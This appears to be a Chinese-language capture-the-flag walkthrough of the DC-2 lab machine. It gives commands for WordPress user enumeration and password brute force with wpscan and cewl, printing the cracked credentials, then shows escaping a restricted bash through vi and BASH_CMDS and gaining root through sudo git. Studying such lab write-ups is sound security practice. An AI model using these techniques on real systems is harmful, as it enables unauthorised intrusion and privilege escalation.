




有開80,7744 port



搜尋網頁發現flag page有提示這題要用到cewl工具來做wordlist




慣例dirsearch一下，發現是wordpress製作，嘗試登入login.php但缺少username




wpscan -h

查看命令列-e u可以枚舉user



wpscan --url http://dc-2 -e u

enumerate user發現有admin,jerry,tom三個



cewl http://dc-2/ -m 6 -d 1 -w dc.txt


生成字數長度大於6的字典，深度為1(dc-2/../)，存成dc.txt

wpscan --url http://dc-2 -U dcuser.txt -P dc.txt


用wpscan爆破發現有兩個credential

Username: jerry, Password: adipiscing

Username: tom, Password: parturient




用jerry登入，查看page，有一標題是flag2，內容如上，提示wordpress可能無法攻擊，需找其他entry



很明顯要用另一個credential連線ssh


ssh tom@192.168.205.194 -p 7744



正要用cat local.txt取得flag時發現無法使用此command，因為在rbash內(restriction bash)

compgen -c


先查看rbash內有那些command



發現有less,ls,vi，似乎能先簡易查看檔案內容

DC-2#11

less local.txt取得local flag




由於需要提權，還是需要完整shell

echo $PATH

export PATH=$PATH:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin

查看PATH，發現導致不能用命令的主因，export也無法直接更改，因為是read only



方法1:

vi

:set shell=/bin/bash

:shell

export PATH=$PATH:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin

由於/home/tom/usr/bin下的vi (tom)指向/usr/bin/vi (root)

在vi內設置shell參數指向/bin/bash，並執行shell則會啟動一個非限制bash

但$PATH仍同rbash，所以執行export更改同kali path

方法2:

BASH\_CMDS[a]=/bin/sh;a


/bin/bash

用bash特有環境變數BASH\_CMDS指向/bin/sh並執行a

後面一樣用export更改path

其餘方法可google rbash繞過


如以一來則能正常cat文件



查看flag3.txt內容，提示su jerry

sudo -l

發現jerry能用git binary




https://gtfobins.github.io/gtfobins/git/

google /usr/bin/git exploit，有漏洞command可以使用

sudo git -p help config

!/bin/sh



id確定user為root

成功取得proof flag